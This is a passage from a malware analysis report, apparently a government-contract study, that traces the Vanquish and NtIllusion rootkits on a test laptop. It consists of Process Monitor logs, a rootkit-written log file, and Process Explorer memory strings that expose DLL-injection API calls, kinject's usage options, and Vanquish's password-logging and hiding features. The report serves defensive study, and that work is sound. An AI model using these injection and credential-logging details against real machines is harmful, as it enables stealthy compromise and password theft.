QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	AllocationSize: 110,592, EndOfFile: 110,080, NumberOfLinks: 1, DeletePending: False, Directory: False
CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	
QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS	CreationTime: 8/4/2004 8:00:00 AM, LastAccessTime: 10/22/2008 2:04:05 PM, LastWriteTime: 4/13/2008 8:11:54 PM, ChangeTime: 7/31/2008 10:19:37 AM, AllocationSize: 110,592, EndOfFile:
CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Delete, AllocationSize: n/
RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Query Value, Set Value
RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Query Value
RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	
RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired Access: Query Value
CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	
Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x1d000

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RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\IMM32.DLL	NAME NOT FOUND	Desired Access: Read
QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS	CreationTime: 8/4/2004 8:00:00 AM, LastAccessTime: 10/22/2008 2:04:05 PM, LastWriteTime: 4/13/2008 8:11:54 PM, ChangeTime: 7/31/2008 10:19:37 AM, AllocationSize: 110,592, EndOfFile:
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ntdll.dll	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kernel32.dll	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Secur32.dll	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RPCRT4.dll	NAME NOT FOUND	Desired Access: Read
QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS	CreationTime: 8/4/2004 8:00:00 AM, LastAccessTime: 10/22/2008 2:04:05 PM, LastWriteTime: 4/13/2008 8:11:54 PM, ChangeTime: 7/31/2008 10:19:37 AM, AllocationSize: 110,592, EndOfFile:
RegOpenKey	HKLM\System\CurrentControlSet\Control\Error Message Instrument	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles	NAME NOT FOUND	Length: 20
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize	SUCCESS	
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32	SUCCESS	Desired Access: Read

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RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Compatibility32\vanquish	NAME NOT FOUND	Length: 172
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Compatibility32	SUCCESS	
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\IMECompatibility	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IMECompatibility\vanquish	NAME NOT FOUND	Length: 172
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IMECompatibility	SUCCESS	
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs	SUCCESS	Type: REG_SZ, Length: 2, Data:
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows	SUCCESS	
RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack	NAME NOT FOUND	Length: 144
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	
RegOpenKey	HKLM	SUCCESS	Desired Access: Maximum Allowed
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics	NAME NOT FOUND	Desired Access: Read

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RegOpenKey	HKLM\Software\Microsoft\Rpc\PagedBuffers	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\Software\Microsoft\Rpc	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\SOFTWARE\Microsoft\Rpc\MaxRpcSize	NAME NOT FOUND	Length: 144
RegCloseKey	HKLM\SOFTWARE\Microsoft\Rpc	SUCCESS	
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\vanquish.exe\RpcThread PoolThrottle	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\Software\Policies\Microsoft\Windows NT\Rpc	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName	SUCCESS	Desired Access: Read
RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\Active ComputerName	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\System\CurrentControlSet\Control\ComputerName\Active ComputerName\ComputerName	SUCCESS	Type: REG_SZ, Length: 24, Data: DELLLAPTOP3
RegCloseKey	HKLM\System\CurrentControlSet\Control\ComputerName\Active ComputerName	SUCCESS	
RegCloseKey	HKLM\System\CurrentControlSet\Control\ComputerName	SUCCESS	
QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\vanquish.exe	BUFFER OVERFLOW	Name: \D
QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\vanquish.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\vanquish.exe
RegCloseKey	<INVALID NAME>	INVALID HANDLE	
ReadFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Offset: 418,816, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
RegOpenKey	HKLM\System\CurrentControlSet\Control\ServiceCurrent	SUCCESS	Desired Access: Query Value
RegQueryValue	HKLM\System\CurrentControlSet\Control\ServiceCurrent\(\Default)	SUCCESS	Type: REG_DWORD, Length: 4, Data: 10
RegCloseKey	HKLM\System\CurrentControlSet\Control\ServiceCurrent	SUCCESS	
CreateFile	C:\vanquish.log	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OpenIf, Options: Write Through, Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, AllocationSize: 0, OpenR
QueryStandardInformationFile	C:\vanquish.log	SUCCESS	AllocationSize: 4,096, EndOfFile: 2,653, NumberOfLinks: 1, DeletePending: False, Directory: False

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WriteFile	C:\vanquish.log	SUCCESS	Offset: 2,653, Length: 95
ReadFile	C:\vanquish.log	SUCCESS	Offset: 0, Length: 2,748, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
WriteFile	C:\vanquish.log	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
CloseFile	C:\vanquish.log	SUCCESS	
CreateFile	C:\vanquish.log	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OpenIf, Options: Write Through, Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, AllocationSize: 0, OpenR
QueryStandardInformationFile	C:\vanquish.log	SUCCESS	AllocationSize: 4,096, EndOfFile: 2,748, NumberOfLinks: 1, DeletePending: False, Directory: False
WriteFile	C:\vanquish.log	SUCCESS	Offset: 2,748, Length: 21
WriteFile	C:\vanquish.log	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
CloseFile	C:\vanquish.log	SUCCESS	
RegOpenKey	HKCU	SUCCESS	Desired Access: Maximum Allowed
RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKCU\Control Panel\Desktop	SUCCESS	Desired Access: Read
RegQueryValue	HKCU\Control Panel\Desktop\MultiUILanguageId	NAME NOT FOUND	Length: 256
RegCloseKey	HKCU\Control Panel\Desktop	SUCCESS	
RegCloseKey	HKCU	SUCCESS	
ReadFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Offset: 580,608, Length: 16,384, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
CreateFile	C:\vanquish.log	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OpenIf, Options: Write Through, Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, AllocationSize: 0, OpenR
QueryStandardInformationFile	C:\vanquish.log	SUCCESS	AllocationSize: 4,096, EndOfFile: 2,769, NumberOfLinks: 1, DeletePending: False, Directory: False
WriteFile	C:\vanquish.log	SUCCESS	Offset: 2,769, Length: 78
WriteFile	C:\vanquish.log	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
CloseFile	C:\vanquish.log	SUCCESS	
CreateFile	C:\vanquish.log	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OpenIf, Options: Write Through, Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, AllocationSize: 0, OpenR
QueryStandardInformationFile	C:\vanquish.log	SUCCESS	AllocationSize: 4,096, EndOfFile: 2,847, NumberOfLinks: 1, DeletePending: False, Directory: False
WriteFile	C:\vanquish.log	SUCCESS	Offset: 2,847, Length: 36
WriteFile	C:\vanquish.log	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-

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			cached, Paging I/O, Synchronous Paging I/O
CloseFile	C:\vanquish.log	SUCCESS	
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles	NAME NOT FOUND	Length: 20
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize	SUCCESS	
Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0.0701008
Process Exit		SUCCESS	Exit Status: 1, User Time: 0.0100144, Kernel Time: 0.0500720, Private Bytes: 225,280, Peak Private Bytes: 344,064, Working Set: 1,110,016, Peak Working Set: 1,142,784
CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS	

The next log is created by Vanquish and placed in C:.

### **Vanquish Log File (Created by rootkit, placed in root directory "C:")**

\*\*\*Application: C:\DOCUME~1\210user\LOCALS~1\Temp\Temporary Directory 1 for vanquish-0.2.1.zip\bin\vanquish.exe

\*\*\*Time: 5:49:23 PM

\*\*\*Date: 10/21/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\DOCUME~1\210user\LOCALS~1\Temp\Temporary Directory 2 for vanquish-0.2.1.zip\bin\vanquish.exe

\*\*\*Time: 5:55:11 PM

\*\*\*Date: 10/21/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\DOCUME~1\210user\LOCALS~1\Temp\Temporary Directory 3 for vanquish-0.2.1.zip\bin\vanquish.exe

\*\*\*Time: 5:59:25 PM

\*\*\*Date: 10/21/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\Documents and Settings\210user\Desktop\vanquish.exe

\*\*\*Time: 6:00:32 PM

\*\*\*Date: 10/21/2008

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0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\Documents and Settings\210user\Desktop\vanquish.exe  
\*\*\*Time: 6:05:59 PM  
\*\*\*Date: 10/21/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\Documents and Settings\210user\Desktop\vanquish.exe  
\*\*\*Time: 7:44:55 AM  
\*\*\*Date: 10/22/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\Documents and Settings\210user\Desktop\vanquish.exe  
\*\*\*Time: 7:45:57 AM  
\*\*\*Date: 10/22/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\Documents and Settings\210user\Desktop\vanquish.exe  
\*\*\*Time: 9:13:11 AM  
\*\*\*Date: 10/22/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\Documents and Settings\210user\Desktop\vanquish.exe  
\*\*\*Time: 9:22:04 AM  
\*\*\*Date: 10/22/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\Documents and Settings\210user\Desktop\vanquish.exe  
\*\*\*Time: 9:49:37 AM  
\*\*\*Date: 10/22/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\Documents and Settings\210user\Desktop\vanquish.exe  
\*\*\*Time: 9:50:28 AM  
\*\*\*Date: 10/22/2008

0x00000427: The service process could not connect to the service controller.  
Service Control Dispatcher failed.

\*\*\*Application: C:\Documents and Settings\210user\Desktop\vanquish.exe  
\*\*\*Time: 2:04:21 PM  
\*\*\*Date: 10/22/2008

0x00000427: The service process could not connect to the service controller.

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Service Control Dispatcher failed.

The following is from Process Explorer and contains the memory strings that

### Process Explorer Memory Strings Vanquish

jjj	VarFileInfo
@jjj	Translation
@jjj	!This program cannot be run in DOS
jjh	mode.
jjh	Rich
@jjj	.text
@jjj	`.rdata
@jjj	@.data
@jjj	.rsrc
jjjj	Rh<B@
@jjj	Qh`B@
@jjj	tXj
VANQUISH.DLL	QhtB@
VRTMutexCommonExec__v	PVW
@c:\vanquish.log	hLE@
KERNEL32.DLL	hhE@
-install	hDF@
-remove	ohXF@
VS_VERSION_INFO	hhF@
StringFileInfo	GetCurrentProcess
Comments	GetLastError
CompanyName	SetLastError
FileDescription	GetProcAddress
Vanquish Autoloader v0.2.1	CloseHandle
FileVersion	ResumeThread
InternalName	SuspendThread
Autoloader	SetThreadPriority
LegalCopyright	GetThreadPriority
Copyright	OpenThread
2003-2005 XShadow. All rights	ReadProcessMemory
reserved.	OpenProcess
LegalTrademarks	SetThreadContext
OriginalFilename	WriteProcessMemory
vanquish.exe	lstrcpyW
PrivateBuild	VirtualAllocEx
ProductName	GetThreadContext
Vanquish Autoloader	LocalFree
ProductVersion	FormatMessageA
SpecialBuild	GetDateFormatA

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GetTimeFormatA	SeDebugPrivilege
WriteFile	VRTAlloc(OLD)
SetFilePointer	VRTAlloc(NEW)
CreateFileW	OpenProcessToken
IsBadReadPtr	AdjustTokenPrivilege
GetModuleFileNameA	LoadLibraryW
VirtualQuery	Prepare injector failed! Cannot find
SetUnhandledExceptionFilter	address of LoadLibraryW
ExitProcess	FreeLibrary
HeapValidate	Prepare injector failed! Cannot find
HeapCreate	address of FreeLibrary
HeapDestroy	GetThreadContext
HeapAlloc	VirtualAllocEx
HeapReAlloc	WriteProcessMemory
HeapFree	VerifyWriteProcessMemory
Process32Next	WriteProcessMemory(ESP)
Process32First	VerifyWriteProcessMemory(ESP)
CreateToolhelp32Snapshot	SetThreadContext
GetCurrentProcessId	Vanquish - DLL injection failed:
GetModuleHandleW	***Application: %s
Sleep	***Time: %s
lstrlenA	***Date: %s
GetCommandLineW	0x%08x: %s
lstrcmpiW	???[0x%08x]: 0x%08x
KERNEL32.dll	%s[0x%08x]: 0x%08x
wvsprintfA	Unhandled exception caught! Please
wsprintfA	forward this information to the author.
GetWindowThreadProcessId	Base: 0x%08x * Exception Adress:
EnumWindows	0x%08x
USER32.dll	EAX: 0x%08x EBX: 0x%08x ECX:
GetTokenInformation	0x%08x EDX: 0x%08x
OpenProcessToken	ESI: 0x%08x EDI: 0x%08x
LookupPrivilegeValueA	EBP: 0x%08x ESP: 0x%08x EIP:
AdjustTokenPrivileges	0x%08x
InitializeSecurityDescriptor	-----STACK-----
RegisterServiceCtrlHandlerA	Tried to realloc an invalid memory
SetServiceStatus	block.
CloseServiceHandle	Tried to free an invalid memory block.
CreateServiceA	WARNING! Toolhelp32 not available!
OpenSCManagerA	Default window-listing method used.
DeleteService	Background services may not get
QueryServiceStatus	injected.
ControlService	Vanquish Autoloader v0.2.1
OpenServiceA	SetServiceStatus() failed.
StartServiceCtrlDispatcherA	Unable to install service.
ADVAPI32.dll	Vanquish Autoloader v0.2.1

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vanquish  
Service installed successfully.  
Service install failed.  
Cannot open SCM! Maybe not admin!?  
vanquish  
Service removed successfully.

Service removal failed.  
Cannot open Vanquish Service! Maybe  
not installed!?  
Cannot open SCM! Maybe not admin!?  
vanquish  
Service Control Dispatcher failed.

### **Miscellaneous Information and Summary**

As I said, at the onset of the Vanquish investigation it is a rootkit of many talents. According to the readme.txt it has six wonderful utilities that can be employed. They include the following, *Dll Utilities* which allows Vanquish to be injected into the dlls of new process; *Hide Files* is self explanatory and will hide files and folders with the use of the string “vanquish”; *Hide Registries* will as it says hide registries upon use of the “vanquish” string; *Hide Services* will hide service entries with the “vanquish” string in their name; *Password Log* will log usernames, passwords and domain; and finally *Source Protect* will prevent the deletion of files and folders. To gain a more in depth understanding of these features and learn the operation of this rootkit the whole readme file can be found at <https://www.rootkit.com/vault/xshadow/ReadMe.txt>.

## **NtIllusion** Chase

When executed, the NtIllusion elements did not show themselves in the monitoring software. Flypaper had to be utilized in order to capture any information. First, I will show the monitoring logs from two of the executables within the NtIllusion rootkit and then give a summary.

There were three executables within this rootkit, the one that I did not run through the tests was UPX.exe, the Ultimate Packer for eXecutables, according to <http://upx.sourceforge.net>. Also from sourceforge.net, “UPX is a free, portable, extendable, high-performance executable packer for several different executable formats. It achieves an excellent compression ratio and offers very fast decompression. Your executables suffer no memory overhead or other drawbacks for most of the formats supported, because of in-place decompression.”

## Windows Task Manager kinject.exe

The screenshot displays the Windows Task Manager interface with the 'Processes' tab selected. A table lists various running processes, with 'kinject.exe' highlighted in yellow. The status bar at the bottom provides summary information: 24 processes, 3% CPU usage, and a commit charge of 156832K / 632980K.

Image Name	PID	CPU	Mem Usage	Handles	Threads
PQV2ISvc.exe	1692	00	17,580 K	222	8
ctfmon.exe	1664	00	3,456 K	100	1
gearsec.exe	1600	00	1,092 K	29	2
spoolsv.exe	1452	00	4,452 K	120	10
explorer.exe	1424	00	25,548 K	471	12
procexp.exe	1384	01	9,936 K	246	8
ExmpSrv.exe	1220	00	30,204 K	190	9
<b>kinject.exe</b>	<b>1216</b>	<b>00</b>	<b>864 K</b>	<b>10</b>	<b>1</b>
svchost.exe	1148	00	4,228 K	202	13
svchost.exe	1088	00	2,776 K	57	4
svchost.exe	1040	00	19,988 K	1,314	63
svchost.exe	1004	00	4,064 K	247	10
svchost.exe	948	00	4,564 K	194	16
taskmgr.exe	904	01	4,480 K	79	3
lsass.exe	796	00	1,272 K	344	21
services.exe	784	01	3,196 K	258	16
winlogon.exe	740	00	432 K	578	21
csrss.exe	716	00	1,752 K	356	11
smss.exe	668	00	372 K	19	3
wscntfy.exe	592	00	2,220 K	39	1
alg.exe	564	00	3,396 K	99	5
GhostTray.exe	224	00	7,744 K	185	8
System	4	00	212 K	206	88
System Idle Process	0	97	16 K	0	1

Show processes from all users End Process

Processes: 24    CPU Usage: 3%    Commit Charge: 156832K / 632980K

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## Handle kinject.exe

Below is an excerpt from Sysinternals Handle as you can see there are (10) as was shown in the above Task Manager screen shot.

-----  
kinject.exe pid: 1640 DELLLAPTOP3\210user  
4: KeyedEvent \KernelObjects\CritSecOutOfMemoryEvent  
8: Directory \KnownDlls  
C: File (RW-) C:\Documents and Settings\210user\Desktop  
10: Semaphore  
14: Directory \Windows  
18: Port  
1C: Semaphore  
20: Event  
24: WindowStation \Windows\WindowStations\WinSta0  
28: Key HKLM  
-----

## Process Explorer Threads kinject.exe

ntoskrnl.exe	ExReleaseResourceLite+0x1a3
ntoskrnl.exe	PsGetContextThread+0x329
ntdll.dll	KiFastSystemCallRet
kernel32.dll	GetConsoleInputWaitHandle+0x318
kernel32.dll	ReadConsoleA+0x3b
kernel32.dll	ReadFile+0xa5
msvcrt.dll	putch+0xad
msvcrt.dll	read+0x57
msvcrt.dll	filbuf+0x53
msvcrt.dll	getc+0x2f
msvcrt.dll	fgetchar+0xa
kinject.exe+0x18a6	
kinject.exe+0x11d3	
kinject.exe+0x1203	
kernel32.dll	RegisterWaitForInputIdle+0x49

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Next I will show the memory from the strings tab in Process Explorer.

### Process Explorer Strings Memory kinject.exe

jjj	--resolve	CreateRemoteThread
!This program cannot be	GetPidByName failed.	ExitProcess
run in DOS mode.	Process %s has PID: %d	FreeLibrary
.text	OpenProcess failed,	GetCurrentProcess
`.data	triggering	GetLastError
.idata	DebugPrivilege...	GetModuleHandleA
QRP	DebugPrivilege : load	GetProcAddress
@QRP	FAILED	LoadLibraryA
QGRP	Still can't open process.	OpenProcess
PPj	(Sure it exists ?)	SetUnhandledException
PPj	Injecting DLL %s in	Filter
PPj	Pid: %d...	Sleep
PPj	Unknow command	VirtualAllocEx
QRP	parameter.	WaitForSingleObject
Kernel32.DLL	jDj	WriteProcessMemory
CreateToolhelp32Snaps	Rhv	__getmainargs
hot	kinject.exe [process	__p__environ
Process32First	path/Pid] [dll path] [--	__set_app_type
Process32Next	create / --runtime] [--	_cexit
LoadLibraryA	resolve] [--force]	_fileno
kernel32.dll	--create : program	_fmode
[!] Error while getting	will create the process	_fpreset
LoadLibraryA address.	before injecting	_iob
[!] Cannot create thread.	--runtime : inject	_setmode
[!] Thread TIME OUT.	already existing process	atexit
SeDebugPrivilege	--resolve : get process	atol
** Running kinject v1.0	id from executable name	getchar
by Kdm	--force : load	memset
(kodmaker@netcourrier.	SeDebugPrivilege to	printf
com) **	break into target process	signal
--create	AdjustTokenPrivileges	strcmp
Creating process %s...	LookupPrivilegeValueA	strlen
[!] CreateProcess failed	OpenProcessToken	ADVAPI32.DLL
Injecting DLL %s...	CloseHandle	KERNEL32.dll
--runtime	CreateProcessA	msvcrt.dll

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The next log is from Process Monitor and shows all of the various operations that occurred and their results. It is quite an extensive log but I thought it was important to see all of the various files that it was trying to access.

### Process Monitor kinject.exe

Process Name	Operation	Path	Result	Detail	TID
kinject.exe	Process Start		SUCCESS	Parent PID: 1404	1408
kinject.exe	Thread Create		SUCCESS	Thread ID: 2084	1408
kinject.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kinject.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kinject.exe	2084
kinject.exe	Load Image	C:\Documents and Settings\210user\Desktop\kinject.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x34a8	2084
kinject.exe	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000	2084
kinject.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kinject.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kinject.exe Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: None, AllocationSize: n/a, OpenResult: Opened	2084
kinject.exe	CreateFile	C:\WINDOWS\Prefetch\KINJECT.EXE-337BBD14.pf	SUCCESS	AllocationSize: 8,192, EndOfFile: 4,374, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	QueryStandardInformationFile	C:\WINDOWS\Prefetch\KINJECT.EXE-337BBD14.pf	SUCCESS		2084
kinject.exe	ReadFile	C:\WINDOWS\Prefetch\KINJECT.EXE-337BBD14.pf	SUCCESS	Offset: 0, Length: 4,374	2084
kinject.exe	CloseFile	C:\WINDOWS\Prefetch\KINJECT.EXE-337BBD14.pf	SUCCESS		2084
kinject.exe	CreateFile	C:	SUCCESS	Desired Access: Read	2084

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				Attributes, Write Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened VolumeCreationTime: 1/26/2008 2:05:49 PM, VolumeSerialNumber: 4016-EE0A, SupportsObjects: True, VolumeLabel:	
kinject.exe	QueryInformationVolume	C:	SUCCESS	Control: FSCTL_FILE_PREFETCH	2084
kinject.exe	FileSystemControl	C:	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: AUTOEXEC.BAT, 1: boot.ini, 2: Config.Msi, 3: CONFIG.SYS, 4: Documents and Settings, 5: FLYPAPER.SYS, 6: hiberfil.sys, 7: IO.SYS, 8: MSDOS.SYS, 9: NTDETECT.COM, 10: ntldr, 11: pagefile.sys, 12: Program Files, 13: RECYCLER, 14: Software, 15: System Volume Information, 16: WINDOWS	2084
kinject.exe	CreateFile	C:\	SUCCESS		2084
kinject.exe	QueryDirectory	C:\	SUCCESS NO MORE		2084
kinject.exe	QueryDirectory	C:\	FILES		2084
kinject.exe	CloseFile	C:\	SUCCESS		2084
kinject.exe	CreateFile	C:\DOCUMENTS AND SETTINGS	SUCCESS	Desired Access: Read Data/List Directory, Synchronize,	2084

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kinject.exe	QueryDirectory	C:\Documents and Settings	SUCCESS	Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: 210user, 3: All Users, 4: Default User, 5: LocalService, 6: NetworkService	2084
kinject.exe	QueryDirectory	C:\Documents and Settings	NO MORE FILES		2084
kinject.exe	CloseFile	C:\Documents and Settings	SUCCESS		2084
kinject.exe	CreateFile	C:\Documents and Settings\210user	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: Application Data, 3: Cookies, 4: Desktop, 5: Favorites, 6: Local Settings, 7: My Documents, 8: NetHood, 9: NTUSER.DAT, 10: ntuser.dat.LOG, 11: ntuser.ini, 12: PrintHood, 13: Recent, 14: SendTo, 15: Start Menu, 16: Templates, 17: UserData	2084
kinject.exe	QueryDirectory	C:\Documents and Settings\210user	SUCCESS		2084
kinject.exe	QueryDirectory	C:\Documents and Settings\210user	NO MORE FILES		2084
kinject.exe	CloseFile	C:\Documents and Settings\210user	SUCCESS		2084
kinject.exe	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory,	2084

The contents of this report were produced by SAIC, Inc., under to contract to HBGary, Inc., for contract number NBCHC80048. SBIR Data Rights apply.

kinject.exe	QueryDirectory	C:\Documents and Settings\210user\Desktop	SUCCESS	Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: ..., 2: autoruns.exe, 3: DellLaptopBuild, 4: flypaper.exe, 5: handle.exe, 6: kinject.exe, 7: kNtiLoader.exe, 8: livekd.exe, 9: NTillusion, 10: procepx.exe, 11: ProcExpKinjectStringsImage.txt, 12: ProcExpKinjectThreads.txt, 13: ProcExpStringsMemoryKinject.txt, 14: Procmon.exe, 15: pslist.exe, 16: PSListKInject.ext.txt, 17: PSListKNTiLoader.txt, 18: upx.exe, 19: wireshark-setup-1.0.2.exe	2084
kinject.exe	QueryDirectory	C:\Documents and Settings\210user\Desktop	NO MORE FILES		2084
kinject.exe	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS		2084
kinject.exe	CreateFile	C:\WINDOWS	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: ..., 2: \$hf_mig\$, 3: \$MSI31Uninstall_KB893803v2\$, 4:	2084
kinject.exe	QueryDirectory	C:\WINDOWS	SUCCESS		2084

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\$NtServicePackUninstall\$, 5:  
\$NtServicePackUninstallIDNMitigationAPIs\$, 6:  
\$NtServicePackUninstallNLSDownlevelMapping\$, 7:  
\$NtUninstallKB873339\$, 8:  
\$NtUninstallKB885835\$, 9:  
\$NtUninstallKB885836\$, 10:  
\$NtUninstallKB886185\$, 11:  
\$NtUninstallKB887472\$, 12:  
